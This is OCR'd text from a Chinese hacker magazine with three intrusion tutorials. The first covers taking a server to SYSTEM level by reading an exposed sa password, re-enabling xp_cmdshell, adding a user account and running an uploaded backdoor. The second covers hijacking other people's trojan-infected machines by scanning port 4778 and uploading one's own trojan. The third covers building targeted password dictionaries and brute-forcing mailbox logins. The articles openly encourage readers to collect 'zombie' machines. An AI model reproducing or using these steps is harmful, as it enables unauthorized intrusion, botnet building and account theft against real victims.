


图4 查看整个站点目录中的文件

plication 文件浏览器中，整个站点目录下的文件尽收眼底，如图4所示。

这里顺便提示一下，有些网站虽然设置了禁止对目录的访问，但是只要通过浏览网站掌握了基本文件的信息，再用stream功能打开后还是可以进行文件浏览的。不过这里我们就不要只想着黑站了，我们要完全拿下服务器！

三、从信息刺探到system权限

相信大家知道网站论坛利用的SQL数据库吧，我们在主站目录的defualt.asp文件顶部找到了数据库连接文件：<!--#include file="data/db.asp" -->，然后再打开data下的db.asp。在头部发现这段话：ASP防注入程序，呵呵，看来应用的是通用防注入系统，这个我们就不管它了，再往下浏览，很快就发现了重要的sql数据库连接信息：Provider=SQLOLEDB;User ID=sa;Password=SunRoseDgDcCLiHaiAndy!@#$;database=***;server=ip 地址；

用SQL连接器建立连接？首先你不知道1433端口是否被更改，其次你可别小看了防火墙哦。用海洋顶端木马的数据库查看操作器就可以了。

由于是sql数据库，所以只需要在sql后输入我们的连接信息，哈哈，整个表就暴露无疑啦！接着"转到SQL命令执行"并在命令中执行：exec master..xp_cmdshell 'net user hack hack /add'，显示找不到master..就知道禁止了xplog70.dll，我们接着利用扩展储存的命令：EXEC master..sp_addextendedproc xp_cmdshell,@dllname='xplog70.dll'来恢复xp_cmdshell，接下来看到提示成功后，长舒一口气，如图5所示。




图5 利用SQL命令恢复xp_cmdshell

这个命令的意思就是恢复调用储存过程的xplog70，从而可以让我们继续调用xp_cmdshell。这次我们既不克隆也不放置木马，而是传上一个免杀的超级后门，利用命令来执行：exec master..xp_cmdshell '后门地址'，最后成功建立连接，感觉用后门来控制服务器真的是绝配！

四、后记

文章本身没有什么技术性，只是想让大家知道，遇到问题不要放弃。有时候换个思路想想，找到突破点就很好办了，平时不忽略小东西就好办大事。不是我骗大家，同样是这个模式的入侵，对于大多服务器绝对有效！最后祝愿我们的读者通过肉鸡接龙的学习，新年里肉鸡越来越多！

Q&A：1.管理员删除了xpsql70.dll或者xplog70.dll，从网上找了这两个dll文件然后上传上去，再用上面的方法还是不行，为什么？

例如：把xplog70.dll上传到c:\winnt\system32\inetsrv\data\下，再恢复xp_cmdshell时一定得输入文件的路径，不然默认路径下没有的，最后再输入Exec master.dbo.sp_addextendedproc 'xp_cmdshell','c:\winnt\system32\inetsrv\data\xplog70.dll'

【文章中所涉及到的ASP木马，已经收录在光盘中】

编辑点评：正如作者说的，每一次入侵的模式都是一样，但都会遇到这样或那样的问题。当遇到问题时自己要尽可能地多动脑筋去解决，才能提高自己的水平。脑子变活了，肉鸡自然也就多了。

特种突击战之肉鸡大扫荡

[无组织] 白菜养鸟

从本文你可以学到：

1. S扫描器和远程控制任我行的应用
2. 利用远程控制任我行的默认设置获取肉鸡

新年新气象，在新年之际，无组织的全体人员祝大家新年行好运，在这里呢，无组织也借助黑客手册的江湖威望送去我们的新年礼物——肉鸡！敬请广大黑友笑纳！

言归正传，想要打漂亮仗，好的武器配备是必不可少，来看下我们需要的装备：

1、雷达定位系统（俗称：S扫描器）
2、传感导弹发射器（俗称：远程控制任我行）

有这两样高科技现代化的装备就足以扫荡肉鸡了！

武器准备好了，我们开始实战训练：

步骤一：启动雷达定位系统（俗称：S扫描器），扫描自定义范围内的所有肉鸡，扫描参数为：S SYN XXX.XXX.XXX.XXX XXX.XXX.XXX.XXX 4778 /save，"XXX"这个是你的IP段，可以选择添任何IP段；"4778"是扫描的端口，这个是不可以更改的，见图1。




图1 扫描指定网段和端口的结果

看到了吗，有个IP打开了4778这个端口！同时，在S扫描器的同一个文件夹下的Result.txt文件中可以找到我们扫描的记录！




图2 连接目标成功

步骤二：启动传感导弹发射器（俗称：远程控制任我行）进行远程定位，直接将扫描到的IP地址进行连接，并打开对方盘符确认连接成功，为导弹（木马）发射做准备，见图2。

步骤三：发射导弹，利用远程控制任我行的文件上传功能把你自己可爱的小马传上去并执行它。

还有一点要说明一下，我在上面的例子中扫描的IP段的范围比较小，你们可以根据自己的情况扫描大点的IP段，这样肉鸡会更多。如果提示“连接成功”，但是打不开对方盘符，就说明那个主机没有连上，就换下一个IP连接（古人云：不要在一个IP上吊死嘛），肉鸡的上线几率有百分之八十成功！这个思路主要就是运用了别人辛辛苦苦种在别人计算机上的木马，让你来占便宜！呵呵！那些辛苦劳动的黑友们别来扁我哦！无组织白菜养鸟倾情奉献！

【文章中所涉及到的S扫描器、远程控制任我行，已经收录在光盘中】

编辑点评： 作者找到的肉鸡，可能是哪位菜鸟用免费试用版本种植过的远程控制任我行服务端。由于是免费版本做的服务端，所以连接端口和密码都是默认的，这样才使得作者的方法得以成功。至于是否能扫荡到大量肉鸡我持怀疑态度，很少有人会拿这种免费版软件做服务端去种植肉鸡的，所以要看你的运气了。但多一种思路总是好的。

密码是最敏感的信息，如果弄丢了自己的密码可能你会烦恼，如果密码被破解了估计你会晕过去。黑客们最感兴趣的莫过于密码了。如何破解密码呢？学习了《常见密码的破解方法》这篇文章以后，你也能做到哦！如果你的密码能被轻易破解，那么你就该好好地设置一下密码了。

菜鸟恶补

常见密码的破解方法

天涯衰草

从本文你可以学到：
1、如何利用HackerDicBuilder制作字典；
2、利用X-Scan来破解21cn.com的邮箱；
3、几款经典的暴力破解工具的应用

黑客在进行入侵的过程中，常常需要破解各种各样的的密码。这些密码有的需要远程破解，有的需要本地破解。今天，我就为大家讲解一下常见的密码破解方法，大家通过学习融会贯通，为自己以后的黑客学习提供一些帮助。

一、制作字典文件

破解的方法有很多，无论是远程破解也好，本地破解也罢，穷举法都是其中最常见的一种。这种方法就是随意地从字典文件中抽出一段词组来和要破解的密码进行比对，一个不行就试第二个、第三个，直到破解出需要的密码或是字典文件中的词组全部试完为止，也就是俗称的暴力破解。要进行暴力破解，一个好的字典文件是不可缺少的，甚至还可以起到事半功倍的作用。

要制作字典文件，需要一种名为“字典生成器”的工具，常见的有黑客字典II、万能钥匙、疯狂字典、HackerDicBuilder等等。下面就通过HackerDicBuilder来为大家演示字典文件的制作过程。HackerDicBuilder是一款功能十分强大的字典生成工具，作者根据国人设置密码的习惯，采用线程技术来生成字典文件，可以说它的功能在这些字典工具中是最强的。

因为HackerDicBuilder是一款绿色软件，所以我们直接运行就是了，另外，它还采用了向导式的配置过程。

工具启动后，首先出现的是工具的使用说明。点击“下一步”按钮，出现的是“基本数据”的配置窗口，这里利用用户的名称和出生日期来配置字典文件，如图1所示。




图1 HackerDicBuilder主界面

这样可以针对某个人制作出和他名称、生日有关的字典文件；再点击“下一步”按钮，在“城市电话”中可以利用所选城市的邮政编码、长途区号、普通电话和移动电话来配置字典文件；接着点击“下一步”按钮，在“英文数字”窗口可以选择常用数字、其他常用英文、罕见组合、计算机网络及相关常用英文等选项进行配置。另外，用户还可以在“自定义组合”中填写自己需要的其他密码组合；接着再点击“下一步”按钮，在“文件合并”窗口中，用户可以将已有的字典文件合并到其他的字典文件中，使之成为一个新的字典文件，如图2所示。




图2 设置字典的参数

最后在“其他设置”窗口中设置字典文件的复杂程度和字典文件的保存路径，“复杂程度”通常设置为“一般”即可，最后点击“生成字典”按钮即可完成字典文件的配置工作，如图3所示。




图3 设置字典的复杂程度

最后需要提醒大家一点，好的字典文件在于“精”，而不在于“大”，所以用户在配置过程中，一定要根据破解的相关信息来设置相应的选项，不然词条过多的字典文件不但影响字典生成的速度，还会在破解过程中浪费大量的时间和精力。

二、远程破解

远程破解最常见的都是对一些网络服务进行破解，比如网络共享、电子邮箱、IPC连接、FTP、SQL等等。对于这些网络服务的破解，最常用的工具有X-Scan、流光、WIN自动攻击探测器、SSS等等。下面我就以最新版本的X-Scan来为大家演示一番远程破解的过程。

X-Scan是一款非常优秀的扫描工具，它在扫描过程中可以对扫描到的内容进行自动的口令破解。首先从http://www.xfocus.net/下载最新的X-Scan-v3.3正式版的压缩包，解压后运行文件夹中的xscan_gui即可，如图4所示。

